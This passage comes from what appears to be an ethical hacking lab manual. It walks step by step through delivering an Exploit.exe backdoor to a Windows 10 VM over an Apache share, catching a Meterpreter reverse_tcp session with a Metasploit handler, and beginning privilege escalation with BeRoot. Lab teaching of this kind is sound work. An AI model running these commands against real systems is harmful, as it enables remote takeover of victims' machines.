


Figure 2.1.5: Malicious file successfully generated

T A S K 1 . 2**Share Exploit File with the Target**

9. Now, we need to share **Exploit.exe** with the victim machine. (In this lab, we are using **Windows 10** as the victim machine).
10. In the previous lab, we already created a directory or shared folder (**share**) at the location (**/var/www/html**) with the required access permission. So, we will use the same directory or shared folder (**share**) to share **Exploit.exe** with the victim machine.

Note: If you want to create a new directory to share the **Exploit.exe** file with the target machine and provide the permissions, use the below commands:

- Type **mkdir /var/www/html/share** and press **Enter** to create a shared folder
- Type **chmod -R 755 /var/www/html/share** and press **Enter**
- Type **chown -R www-data:www-data /var/www/html/share** and press **Enter**

Note: Here, we are sending the malicious payload through a shared directory; but in real-time, you can send it as an email attachment or through physical means such as a hard drive or pen drive.

11. Type **ls -la /var/www/html/ | grep share** and press **Enter**.
12. To copy the **Exploit.exe** file into the shared folder, type **cp /root/Desktop/Exploit.exe /var/www/html/share/** and press **Enter**.
13. Type **service apache2 start** and press **Enter** to start the Apache server.

```

Parrot Terminal
File Edit View Search Terminal Help
[root@parrot] ~
# ls -la /var/www/html/ | grep share
drwxr-xr-x 1 www-data www-data 60 Nov  6 01:24 share
[root@parrot] ~
# cp /root/Desktop/Exploit.exe /var/www/html/share/
[root@parrot] ~
# service apache2 start
[root@parrot] ~
#

```

Figure 2.1.6: Copying the Exploit.exe backdoor file

T A S K 1 . 3**Perform Exploitation**

14. Now, type **msfconsole** in the terminal and press **Enter** to launch the Metasploit framework.
15. Type **use exploit/multi/handler** and press **Enter** to handle exploits launched outside the framework.
16. Now, issue the following commands in msfconsole:
 - Type **set payload windows/meterpreter/reverse_tcp** and press **Enter** to set a payload.
 - Type **set LHOST 10.10.10.13** and press **Enter** to set the localhost.

```

Parrot Terminal
File Edit View Search Terminal Help
msf5 > use exploit/multi/handler
msf5 exploit(multi/handler) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf5 exploit(multi/handler) > set LHOST 10.10.10.13
LHOST => 10.10.10.13
msf5 exploit(multi/handler) >

```

Figure 2.1.7: Configuring the Payload and Exploit

17. To start the handler, type the command **exploit -j -z** and press **Enter**.

```

Parrot Terminal
File Edit View Search Terminal Help
msf5 > use exploit/multi/handler
msf5 exploit(multi/handler) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf5 exploit(multi/handler) > set LHOST 10.10.10.13
LHOST => 10.10.10.13
msf5 exploit(multi/handler) > exploit -j -z
[*] Exploit running as background job 0.
[*] Exploit completed, but no session was created.

[*] Started reverse TCP handler on 10.10.10.13:4444
msf5 exploit(multi/handler) >

```

Figure 2.1.8: Exploit the windows 8machine

T A S K 1 . 4**Run the Exploit**

18. Now, switch to the **Windows 10** virtual machine and log in with the credentials **Admin/Pa\$\$w0rd**.
19. Open any web browser (here, **Mozilla Firefox**). In the address bar, type **http://10.10.10.13/share** and press **Enter**. As soon as you press enter, the system will display the shared folder contents, as shown in the screenshot.
20. Click the **Exploit.exe** file to download the backdoor file.

Note: **10.10.10.13** is the IP address of the host machine (here, the **Parrot Security** virtual machine).




Figure 2.1.9: Downloading malicious exe file on the target system

21. Once you click on the **Exploit.exe** file, the **Opening Exploit.exe** pop-up appears; select **Save File**.

22. The malicious file will be downloaded to the browser's default download location (here, **Downloads**). Now, navigate to the download location and double-click the **Exploit.exe** file to run the program.




Figure 2.1.10: Malicious file successfully downloaded

23. An **Open File – Security Warning** window appears; click **Run**.





Figure 2.1.11: Security warning on executing the exe file

24. Leave the **Windows 10** virtual machine running, so the **Exploit.exe** file runs in the background and switch to the **Parrot Security** virtual machine.

25. In the **Terminal** window, you can see that the **Meterpreter** session has successfully been opened.


T A S K 1 . 5**Establish a Session**


```
Parrot Terminal
File Edit View Search Terminal Help
msf5 exploit(multi/handler) > exploit -j -z
[*] Exploit running as background job 0.
[*] Exploit completed, but no session was created.

[*] Started reverse TCP handler on 10.10.10.13:4444
[*] Meterpreter session 1 opened (10.10.10.13:4444 -> 10.10.10.10:2035)
at 2019-11-06 02:32:43 -0500
[*] Starting interaction with 1...
meterpreter >
```

Figure 2.1.12: Meterpreter Session Launched

27. Type **getuid** and press **Enter**. This displays the current user ID, as shown in the screenshot.



```
Parrot Terminal
File Edit View Search Terminal Help
[*] Started reverse TCP handler on 10.10.10.13:4444
[*] Meterpreter session 1 opened (10.10.10.13:4444 -> 10.10.10.10:2035)
at 2019-11-06 02:32:43 -0500
[*] Starting interaction with 1...
meterpreter > getuid
Server username: WINDOWS10\Admin
meterpreter >
```

Figure 2.1.13: Viewing the Current User ID

28. Observe that the Meterpreter session is running with normal user privileges (**WINDOWS10\Admin**).
29. Now that you have gained access to the target system with normal user privileges, your next task is to perform privilege escalation to attain higher-level privileges in the target system.
30. First, we will use privilege escalation tools (BeRoot), which allow you to run a configuration assessment on a target system to find out information about its underlying vulnerabilities, services, file and directory permissions, kernel version, architecture, as well as other data. Using this information, you can find a way to further exploit and elevate the privileges on the target system.

T A S K 1 . 6
**Escalate
Privileges using
BeRoot Tool**

31. Now, we will copy the **BeRoot** tool on the host machine (**Parrot Security**), and then upload the tool onto the target machine (**Windows 10**) using the **Meterpreter** session.
32. Minimize the **Terminal** window. Click the **Places** menu at the top of **Desktop** and click **Network** from the drop-down options.




Figure 2.1.14: Select Network

33. The **Network** window appears; press **Ctrl+L**. A **Location** field appears; type **smb://10.10.10.10** and press **Enter** to access the **Windows 10** shared folders.

